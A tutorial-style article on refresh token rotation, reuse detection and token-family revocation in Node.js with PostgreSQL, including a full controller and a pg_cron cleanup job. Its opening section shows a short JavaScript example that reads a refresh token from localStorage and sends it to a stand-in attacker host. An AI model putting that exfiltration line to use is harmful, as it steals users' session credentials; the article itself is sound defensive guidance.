Refresh Token Rotation in Node.js: Rotation, Reuse Detection, and Family Revocation
Originally published on Medium on June 22, 2026.
If you have built authentication with JWTs, you have probably used the standard two-token setup: a short-lived access token and a long-lived refresh token. It works, appears in countless tutorials, and feels secure.
But there is an assumption behind that design: the refresh token remains under the legitimate client’s control. When that assumption breaks, the system needs a recovery strategy. This article explores refresh token rotation and reuse detection.
The problem: a long-lived credential is a long-lived liability
Access tokens are deliberately short-lived, often lasting 5 to 15 minutes. If one leaks, its expiration limits how long an attacker can use it.
That creates a usability problem: users should not have to log in every time an access token expires. A refresh token solves this by allowing the client to request another access token without asking for credentials again.
The tension is that we made access tokens short-lived to limit risk, then introduced a longer-lived credential to keep the user logged in.
An access token might provide minutes of access. A stolen refresh token can provide access for days or weeks by allowing its holder to request new access tokens while it remains valid.
Think of a hotel. An access token is a key card that deactivates after 15 minutes. A refresh token provides access to the front-desk machine that prints replacement cards. Losing the second credential has much greater consequences.
The question is how to preserve a convenient login experience while limiting damage if a refresh token is compromised. The first layer of protection concerns where it is stored.
Why store the refresh token in an HttpOnly cookie?
Plain English
localStorage is convenient because JavaScript can read it whenever needed. That convenience also makes tokens accessible to malicious JavaScript executing in the page through an XSS vulnerability, a compromised dependency, or an unsafe third-party script.
The original article illustrates the risk with this example:
// If your refresh token lives in localStorage, this is all it takes.
const stolen = localStorage.getItem('refreshToken');
fetch('https://attacker.example/collect', {
  method: 'POST',
  body: stolen,
});
Why the cookie helps
An HttpOnly cookie prevents page JavaScript from reading its value. It does not appear in document.cookie, but the browser can still attach it to matching requests.
Combine it with other cookie attributes:
res.cookie('refreshToken', token, {
  httpOnly: true,    // JavaScript cannot read it
  secure: true,      // only sent over HTTPS, never plain HTTP
  sameSite: 'strict',// not sent on cross-site requests (CSRF defense)
  path: '/auth/refresh', // only sent to the endpoint that needs it
  maxAge: 1000 * 60 * 60 * 24 * 7, // 7 days
});httpOnlyprevents page JavaScript from reading the cookie.securerestricts its transmission to secure connections.sameSite: 'strict'restricts cross-site cookie sending and contributes to CSRF protection.pathlimits the request paths to which the browser attaches the cookie.maxAgesets the cookie’s lifetime in milliseconds in this Express example.
In the hotel analogy, storing the credential in localStorage resembles leaving the front-desk access code on a sticky note. An HttpOnly cookie keeps that code inside a channel the page’s JavaScript cannot inspect.
The distinction that matters is this: HttpOnly protects the token from being read by page JavaScript. It does not prevent that JavaScript from causing authenticated requests.
How the attack works
Plain English
Suppose an attacker can run a script on your page. The script cannot read an HttpOnly refresh cookie, but it can request your own refresh endpoint.
The browser attaches the cookie, the server validates it, and the endpoint returns a new access token in its JSON body. JavaScript executing in the same origin can read that response.
The refresh cookie never left the browser, yet the attacker obtained a usable access token by invoking the legitimate refresh flow.
Possession vs. use
Cookie confidentiality and authenticated actions are different concerns. HttpOnly blocks one method of copying the cookie; it does not distinguish your application’s JavaScript from malicious JavaScript running in the same origin.
Keeping the front-desk code hidden does not help if someone can still press the machine’s button and obtain a new key card.
Other threats can expose the refresh token itself: a browser extension with appropriate permissions, malware with access to browser storage, or an overly broad cookie domain exposing it to another host.
When the legitimate user and an attacker both possess a refresh token, the server cannot identify the legitimate holder from the token alone. Rotation creates a way to detect subsequent reuse of an already-consumed credential.
Solution: rotation and token families

Step 1: Login
The server creates refresh token RT1 and stores its record with a new family identifier, F1. The family connects the tokens issued during this login session.
Step 2: Legitimate refresh
The client submits RT1. The server marks its record as rotated and creates RT2 in the same family.
Keep the old record rather than deleting it immediately. Its presence allows the server to recognize later use of an already-consumed token.
Step 3: Replay
If RT1 is presented again, the server sees that it has already been rotated. Under the strict policy in this example, it records reuse and revokes every token in F1, including RT2.
The server does not attempt to choose between competing holders. It rejects further refresh attempts from that family and requires a new login.
Reuse is a security signal rather than conclusive proof of theft: legitimate retries and concurrent requests can also present a consumed token. The implementation considerations below explain why that distinction matters.
Implementation
The original controller is reproduced below in full:
export const refreshToken = async (req: RefreshTokenRequest, res: Response) => {
  try {
    const id = req.id!;
    const role = req.role!;
    const { refreshToken } = req.cookies;
    const result: RefreshTokenResult = await withUserContext(
      id,
      role,
      async (tx) => {
        const refreshTokenHash = hashToken(refreshToken);
        const [existingToken] = await tx
          .select({
            familyId: refreshTokens.familyId,
            rotatedAt: refreshTokens.rotatedAt,
            revokedAt: refreshTokens.revokedAt,
          })
          .from(refreshTokens)
          .where(eq(refreshTokens.tokenHash, refreshTokenHash));

        if (!existingToken) {
          throw new AuthenticationError("Invalid or expired refresh token");
        }

        if (
          existingToken.rotatedAt != null ||
          existingToken.revokedAt != null
        ) {
          await tx
            .update(refreshTokens)
            .set({ reusedAt: new Date() })
            .where(eq(refreshTokens.tokenHash, refreshTokenHash));

          await tx
            .update(refreshTokens)
            .set({ revokedAt: new Date() })
            .where(eq(refreshTokens.familyId, existingToken.familyId));

          return { isReused: true };
        }

        const [user] = await tx
          .select({
            id: users.id,
            role: users.role,
            email: users.email,
            username: users.username,
          })
          .from(users)
          .where(eq(users.id, id));

        if (!user) {
          throw new AuthenticationError("User not found");
        }

        const newAccessToken = await generateToken(user);
        const newRefreshToken = await generateRefreshToken(user);
        const [token] = await tx
          .update(refreshTokens)
          .set({ rotatedAt: new Date() })
          .where(eq(refreshTokens.tokenHash, refreshTokenHash))
          .returning({ familyId: refreshTokens.familyId });

        await tx.insert(refreshTokens).values({
          userId: user.id,
          tokenHash: hashToken(newRefreshToken),
          familyId: token.familyId,
          expiresAt: new Date(Date.now() + 1 * 24 * 60 * 60 * 1000),
        });

        return { newAccessToken, newRefreshToken };
      },
    );

    if (result.isReused) {
      throw new AuthenticationError(
        "Token reuse detected. Please login again.",
      );
    }

    res
      .cookie("refreshToken", result.newRefreshToken, {
        httpOnly: true,
        secure: process.env.NODE_ENV === "production",
        sameSite: "strict",
        maxAge: 1 * 24 * 60 * 60 * 1000,
        path: "/auth/refresh"
      })
      .json({ accessToken: result.newAccessToken });
  } catch (error) {
    console.error("Refresh token error:", error);

    if (error instanceof AuthenticationError) {
      return res.status(401).json({ error: error.message });
    }

    res.status(500).json({ error: "Failed to refresh token" });
  }
};
The database work runs inside withUserContext. In the author’s application, this helper also configures PostgreSQL context used by row-level security so users access their own token records. The helper, schema, token-generation functions, and middleware definitions are not included in the article.
Commit revocation before returning an error
The reuse branch returns { isReused: true } from the transaction rather than throwing there. The controller raises the authentication error afterward.
This ordering matters: throwing inside a transaction can roll back the revocation that was just recorded. By allowing the transaction to commit first, the family remains revoked when the request is rejected.
Expiration is checked before the controller
The route runs authenticateRefreshToken before the controller. That middleware calls verifyRefreshToken, which uses jose:
const { payload } = await jwtVerify(token, secretKey);The article’s refresh-token generator uses .setExpirationTime("1d"). When that expiration is reached, verification raises a JWTExpired error.
The original middleware handles an invalid or expired refresh token with:
return res.status(403).json({ error: "Invalid or expired refresh token" });In that flow:
- The response status is
403. - The controller is not reached.
- No token lookup or reuse-detection logic in the controller runs.
The database expiration column
The controller writes expiresAt, but never reads it to validate expiration. This implementation relies on the JWT’s exp claim being checked by the preceding middleware.
The cookie example earlier uses seven days to demonstrate cookie configuration. The controller and JWT expiration discussed here use one day. Treat these as different examples and keep the lifetimes aligned in an actual implementation.
Why keep reuse detection out of database triggers?
The original article argues for keeping this policy in application code for three reasons.
Visibility and observability
Reuse is a security event, not just a database update. The application may need to log it, record a metric, or notify the user. Keeping the decision alongside the authentication flow makes those effects easier to trace and coordinate with committed state.
Policy vs. data integrity
Revoking a family after replay is an authentication policy. Keeping it next to verification and error handling makes the flow easier to understand. Database constraints remain valuable for enforcing invariants, but splitting the authentication decision across Node.js and triggers adds another place to inspect and test.
Explicit behavior
A trigger can make an ordinary-looking update perform additional work that is not apparent in the ORM query. Explicit detection and revocation code makes this behavior visible during review and debugging.
PostgreSQL does not support ordinary row triggers on SELECT. A token lookup alone cannot invoke the kind of read-trigger behavior suggested in the original discussion.
Keep the refresh_tokens table from growing indefinitely
Each login starts a family, and each refresh adds another record. A user refreshing every 15 minutes can generate dozens of records per day.
Old records support reuse detection, so deleting them immediately defeats that mechanism. Once tokens are beyond expiration and any chosen retention period, terminal records can be removed according to the application’s operational and audit needs.
The article uses pg_cron to schedule this housekeeping inside PostgreSQL.
1. Install the extension on the database host
On a managed provider, pg_cron may already be available. On a self-managed server, install the package matching the PostgreSQL version; the article gives postgresql-16-cron as an example.
2. Configure PostgreSQL
The original configuration example is:
# postgresql.conf
shared_preload_libraries = 'pg_cron'
cron.database_name = 'your_app_db'
Add pg_cron to any existing preload list rather than replacing other required entries. Changing shared_preload_libraries requires a PostgreSQL restart, not merely a configuration reload.
3. Create the extension
After restarting, perform the administrative setup:
-- run as a superuser, e.g. the postgres role
CREATE EXTENSION IF NOT EXISTS pg_cron;
Extension installation belongs to database administration, not to ordinary application requests. Managed providers may expose this through their own supported administrative workflow.
4. Schedule cleanup
The original article schedules terminal records for deletion after a seven-day retention window:
-- delete terminal tokens that expired more than 7 days ago, nightly at 03:00
SELECT cron.schedule(
  'cleanup-refresh-tokens',
  '0 3 * * *',
  $$ DELETE FROM refresh_tokens
     WHERE status IN ('rotated', 'revoked')
       AND expires_at < now() - interval '7 days' $$
);
The schedule uses the scheduler’s configured timezone. The job must execute with the required table permissions and appropriate visibility under RLS.
This SQL assumes a status column containing rotated and revoked. The controller above instead uses rotatedAt and revokedAt timestamps. Before using the cleanup query, reconcile it with the real schema; the article does not show a mechanism that maintains a separate status column.
The retention period is a policy choice. This example deletes only expired terminal records; it does not remove expired records that were never rotated or revoked. Account for those separately if they can accumulate.
Housekeeping removes records that are no longer needed. It is separate from deciding whether a live session must be revoked.
Implementation considerations
The original snippets illustrate the flow rather than a complete, independently runnable authentication implementation. Several details need explicit treatment:
- Concurrent refreshes: A transaction alone does not make the initial read and later rotation update mutually exclusive. The shown controller has no explicit row lock or conditional update that prevents two requests from consuming the same active token. Rotation and family revocation need coordination so a concurrent insert cannot escape revocation.
- Legitimate retries: Multiple tabs, duplicate requests, or a lost refresh response can lead a legitimate client to reuse an old token. A strict revocation policy can force reauthentication in these cases too. Coordinate refreshes on the client and define retry behavior deliberately.
- Persistent XSS: A malicious script using the browser’s current cookie need not replay an old token. Rotation does not eliminate the need to prevent XSS or stop a script already acting within the legitimate session.
- Existing access tokens: Revoking a refresh-token family does not automatically invalidate already-issued access tokens. Without additional revocation checks, those tokens may remain usable until expiration.
- Cookie cleanup: The reuse response in the original controller does not clear the refresh cookie. If adding cookie clearing, match its path and other relevant scope attributes.
- Validation and ownership: Ensure that the omitted middleware and database policies bind the verified identity to the token record and validate the expected JWT properties. Non-null assertions in TypeScript are not runtime validation.
Summary
Rotation replaces a refresh token after use and retains its consumed state. Reuse detection identifies a later presentation of an old token, while a shared family identifier allows the application to revoke the associated refresh session.
Store refresh credentials carefully, make the rotation transition concurrency-safe, and commit revocation before returning an authentication error. Keep the behavior observable and define how clients handle retries and reauthentication.
Finally, retain token history for the period your detection and audit policies require, then remove obsolete records with cleanup SQL that matches the actual schema.